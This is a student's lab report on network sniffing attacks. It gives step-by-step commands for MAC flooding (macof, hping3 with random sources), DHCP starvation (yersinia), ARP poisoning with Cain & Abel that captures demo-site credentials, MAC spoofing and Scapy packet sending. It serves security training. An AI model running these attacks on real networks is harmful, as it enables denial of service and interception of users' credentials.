

Module 8

Sniffing

11.12.25

Name : Mugdha Makarand Govilkar

Instructor : Satish Singh

INDEX

- 1 . What is Sniffing**
- 2 . MAC Flooding using macof**
- 3 . DHCP Starvation yersinia**
- 4 . ARP Poisoning Cain & Abel**
- 5 . MAC Spoofing macchanger**

Extra activities :

- 1 . MAC Flooding :**
- 1.1 Scapy**
- 1.2 Hping3**
- 1.3 Ettercap**
- 1.4 Bettercap**

2 . DHCP Starvation

1.5 DHCPig

2.2 DHCPStarv

mugdhagovikar

1 . Sniffing :

What is Sniffing :

- 1 . Sniffing is the act of capturing and monitoring data that is being transmitted over a network.**
- 2 . Hackers or network administrators use tools called packet sniffers to intercept information like passwords, emails, or messages.**
- 3 . While it can be used for network troubleshooting, it's often used maliciously to steal sensitive data.**

Objective :

- 1 . Capture network traffic to see what data is being sent.**
- 2 . Steal sensitive information like usernames, passwords, and emails.**
- 3 . Monitor user activities on a network secretly.**
- 4 . Identify weaknesses in a network for further attacks.**
- 5 . Troubleshoot network issues (legal/ethical use).**

Types of Sniffing :

1 . Active Sniffing :

Active sniffing is a type of network sniffing where the attacker actively interferes with network traffic to capture data.

2 . Passive Sniffing :

Passive sniffing is a sniffing method where the attacker only listens to network traffic without sending any packets or interfering with the network. It works mainly on hub-based

2 . MAC Flooding :

What is MAC Flooding :

MAC flooding is an attack where a hacker sends a huge number of fake MAC addresses to a network switch. This overloads the switch's MAC address table, causing it to stop working normally. When the table is full, the switch sends traffic to all ports like a hub, allowing the attacker to capture and sniff sensitive data.

Mac flooding attack using Macof :

Steps :

- 1 . Open kali terminal**
- 2 . Perform attack using macof**


Macof -i eth -n 10 here

-i : interface

-n : no of packet to be send

1.1

3 . now switch to the wireshark and observe the IPv4 packets from random IP addresses as shown in the screenshot.



1.2

3 . DHCP Starvation :

What is DHCP Starvation attack :

DHCP Starvation Attack is a network attack where an attacker tries to exhaust (use up) all IP addresses in a DHCP server's address pool, so legitimate devices cannot get an IP address.

DHCP Starvation attack using yersinia :

Steps :

1 . run arp 192.168.1.1 to get physical/mac address

```
└─(root㉿windows)-[~/home/kishan]
└─# arp 192.168.1.1
Address          HWtype  HWaddress          Flags Mask   Iface
_gateway        ether    a0:91:ca:62:bb:61      C      wlan0
```


1.1

2 . run yersinia DHCP -attack 1 -dest a0:91:ca:62:bb:61

```
└─(root㉿windows)-[~/home/kishan]
└─# yersinia DHCP -attack 1 -dest a0:91:ca:62:bb:61
Warning: interface wlan0 selected as the default one
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>
```

1.2

3 . Open the wireshark to see attack. Here DHCP Packets are send to the target



1.3

4 . ARP Poisoning :

What is ARP Poisoning attack :

ARP Poisoning (ARP Spoofing) is a network attack in which an attacker sends fake ARP messages to a local network to associate their MAC address with the IP address of another device (usually the gateway).

ARP Poisoning attack using Cain and Abel :

Steps :

- 1 . Open cain & abel**
- 2 . And then click on , and click on ok • It start scanning the ip address of network**
- 3 . Click on Start / Stop ARP**
- 4 . Select Default gateway and then select ip for attack**

5 . Now Poisoning Start

The screenshot shows the NetworkMiner interface with the 'APR' tab selected. The main pane displays a list of APR traffic entries, each with columns for Status, IP address, MAC address, Packets >, <- Packets, MAC address, and IP address. The entries are color-coded by status: green for Full-routing, red for Half-routing, and blue for Poisoning. The bottom pane shows a detailed view of 'Configuration / Routed Packets'.

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
APR-Cert (38)	192.168.1.1	A091CA62BB61	2	2	1413336987DB	192.168.1.26
APR-DNS	192.168.1.1	A091CA62BB61	0	0	A841F424D271	192.168.1.156
APR-SSH-1 (0)	192.168.1.1	A091CA62BB61	0	0	0E93AD460C7	192.168.1.17
APR-HTTPS (197)	192.168.1.1	A091CA62BB61	9	9	D4AB61652DF	192.168.1.127
APR-ProxHTTPS (0)	192.168.1.1	A091CA62BB61	2	12	7015FB7B4107	192.168.1.21
APR-RDP (0)	192.168.1.1	A091CA62BB61	5	4	94B8A3A51FB5	192.168.1.60
APR-FTPS (0)	192.168.1.1	A091CA62BB61	0	0	A65A60409DFE	192.168.1.35
APR-POP3S (0)	192.168.1.1	A091CA62BB61	n	n	nnnnnnnnnnnnnnnn	107.148.1.40
APR-IMAPS (0)						
APR-LDAPS (0)						
APR-SIPS (0)						

Configuration / Routed Packets

Hosts APR Routing Passwords VoIP

Lost packets: 0%

14:21:12 12-12-2025

6 . Open the website on target Browser

7 . Provide username and password

The screenshot shows two windows side-by-side. On the left is NetworkMiner, a packet capture and analysis tool. The main pane displays a list of captured packets, mostly related to APR (Advanced Port Replicator) and Half-routing. The bottom pane shows a configuration menu with options like Hosts, APR, Routing, Passwords, and VoIP. On the right is a web browser window showing a login page for 'Altoro Mutual'. The URL is https://demo.testfire.net/bank/main.jsp. The page has a purple header with the Altoro Mutual logo and a green banner at the bottom right that says 'DEMO SITE ONLY'. Below the banner, there's a 'Hello Admin User' message and a 'Congratulations!' message stating 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' There are also links for Privacy Policy, Security Statement, Server Status Check, REST API, and a note about the application being open source.

1.3

8 . Here , it capture the username and password

This screenshot is similar to the one above, showing NetworkMiner on the left and a browser window on the right. The browser window shows the same Altoro Mutual login page with the 'DEMO SITE ONLY' banner. The NetworkMiner tool on the left has a different list of captured packets, primarily focused on 'Passwords' and 'HTTP'. The bottom pane of NetworkMiner shows a detailed view of captured password entries, including timestamp, HTTP server, client IP, user, password, URL, user field, pass field, auth type, domain, and LM hash. One entry is highlighted: '24/06/2025 - 13:50:58 44.228.249.3 192.168.108.254 admin+ admin+ http://testphp.vulnweb.com/login.php uname= pass= Basic (FORM-P...'. The bottom status bar of the NetworkMiner window shows 'Lost packets: 0%' and the system tray shows the date and time as '12-12-2025 14:27:00'.

1.4

5 . MAC Spoofing :

What is MAC Spoofing attack :

MAC Spoofing is a network attack where an attacker changes (fakes) the MAC address of their device to impersonate another device on the network.


MAC Spoofing attack using macchanger :

Steps :

1 . macchanger -r eth0

-r – random

eth0 –network interface



The screenshot shows a terminal window titled "kali [Running] - Oracle VirtualBox". The terminal is running a zsh shell. The user has sudo privileges. They first run "macchanger -r eth0" to change the MAC address of the eth0 interface. The terminal output shows the current MAC (08:00:27:07:3a:dc), permanent MAC (08:00:27:07:3a:dc), and the new MAC (46:b9:39:3a:7f:ab). The user then logs out of the root session.

```
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali)-[~]
$ sudo su
[sudo] password for mugdha:
[root@kali)-[/home/mugdha]
# macchanger -r eth0
Current MAC: 08:00:27:07:3a:dc (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:07:3a:dc (CADMUS COMPUTER SYSTEMS)
New MAC: 46:b9:39:3a:7f:ab (unknown)

[root@kali)-[/home/mugdha]
#
```

Extra activities

1 . MAC Flooding :


1.1 Scapy :

Scapy is a Python-based network tool used in sniffing to capture, analyze, and manipulate network packets. In sniffing, Scapy is used to listen to network traffic, inspect packets, and extract information like IPs, ports, protocols, and payload data.

Steps :

1 . Open kali Terminal

2 . Type –sudo apt install scapy



```
Session Actions Edit View Help
zsh: corrupt history file '/home/mugdha/.zsh_history'
[mugdha@kali:~]
[1] apt install python3
[2] apt install scapy
python3 is already the newest version (3.13.7-1).
python3 set to manually installed.
The following packages were automatically installed and are no longer required:
anmass-common libanmass14-dev libanmass14-gui libanmass14-gui-qt
gir1.2-kisemtrepository-2.0 liblplacebo349 python3-kisemcapturebreaklabszigbee
libarmadillo14 libportmid10 python3-kisemcapturertl433
libbluray2 libravle0.7 python3-kisemcapturertladb
libbsson-1.0-0t64 libsqlcipher1 python3-kisemcapturertlamlam
libbsj-jquery-v1 libtheoraadec1 python3-protobuf
libbsj-underscore libudfreade0 python3-xutils
libgeos3.14.0 libudfreade0 python3-xutils
libgirepository-1.0-1 libwireshark18 python3-xwt
libpgmep6t64 libwiretap15 python3-zombie-imp
libbsj-jquery-v1.0-2 libwsutil16 samba-ad-dc
libbsj-jquery-v1 libx264-164 samba-ad-provision
libmongoc-1.0-0t64 python3-blugpy samba-dsdb-modules
libnet1 python3-gpg
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 4

[root@kali:~/home/mugdha]
[1] # sudo apt install scapy
Note selecting 'python3-scapy' instead of 'scapy'.
python3-scapy is already the newest version (2.6.1+dfsg-1).
The following packages were automatically installed and are no longer required:
anmass-common libanmass14-dev libanmass14-gui libanmass14-gui-qt
gir1.2-kisemtrepository-2.0 liblplacebo349 python3-kisemcapturebreaklabszigbee
libarmadillo14 libportmid10 python3-kisemcapturertl433
libbluray2 libravle0.7 python3-kisemcapturertladb
libbsson-1.0-0t64 libtheoraadec1 python3-kisemcapturertlamlam
libbsj-jquery-v1 libudfreade0 python3-protobuf
libbsj-underscore libgeos3.14.0 libwireshark18 python3-xutils
libgirepository-1.0-1 libwiretap15 python3-xwt
libpgmep6t64 libwsutil16 samba-ad-dc
libbsj-jquery-v1.0-2 libx264-164 samba-ad-provision
libbsj-jquery-v1 libmongoc-1.0-0t64 python3-blugpy samba-dsdb-modules
libnet1 python3-gpg
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 4
```

1.1

3 . Run scapy

```

Session Actions Edit View Help
Scapy 2.6.1
python3-scapy is already the newest version (2.6.1+dfsg-1).
The following packages were automatically installed and are no longer required:
amass-common libobici-14-dev python3-kismetcapturebtgeiger
git-greprepository-2.0 libobici-140 libobici-140
libradiusclient014 libobici-141 libobici-142
libbluray2 libobici-143 libobici-143
libbsmon-1.0-0t64 libobici-144 libobici-144
libdisplay-info2 libtheoradecl libobici-145
libgdal37 libtheoraecl python3-protobuf
libgdal37 libtheoraecl python3-pysmi
libgdal37 libudreade python3-pytils
libgdal37 libudreade python3-xml
libgitgengenptf64 libgitgengenptf64 python3-zombie-imp
libinstpatch-1.0-2 libhttplib16 samba-ad-dc
libjs-jquery-ui libx264-164 samba-ad-provision
libjs-underscore python3-bluepy samba-dsdb-modules
libmongoc-1.0-0t64 python3-click-plugins
libmetl python3-gpg
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 4
└─# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().

```

aSPY//VASa
sVYVY/C/////////NCa
sV/////////SpCs scpCY//Pp
aP aVyyVyySSCP//Pp
pCCCCY//P
SPPPP//#
cSSPs y//Y
pP//AC
cSY/C
A/A
p//Ac
SC//a
P///Ypc
A//A
sccccP//pSP//P
p//Y
sY/////////y caa S//P
cayayp//Y/
sV/PsV/C
ac
se sccac//PCynsaapU//YSs
spCPV//V/YPs
ccaaCS

Welcome to Scapy
Version 2.6.1
<https://github.com/secodev/scapy>
Have fun!
Wanna support scapy? Star us on GitHub!
-- Satoshi Nakamoto


```

>>> send(IP(dst="192.168.1.84")/ICMP())
Sent 1 packets.
>>> packet = IP(dst="target ip ")/ICMP()
Cell In[2], line 1
  packet = IP(dst="target ip ")/ICMP()
  packet = IP(dst="target ip ")/ICMP()
SyntaxError: invalid character '\u201d' (code 82010)
>>> send(IP(dst="192.168.1.84")/ICMP())
.
Sent 1 packets.
>>> 
```

1.2

4 . Sending 1 packet Command – send(IP(dst=target ip)/ICMP())

5 . Open Wireshark it starts capturing packets




1.3

1.2 Hping3 :

Hping3 is not a packet sniffer itself; it is a packet-crafting and traffic-generation tool that is used along with sniffing to test, analyze, or trigger network responses.

Steps :

1 . hping3 -1 192.168.157.254 --rand-source -p 80 -fast

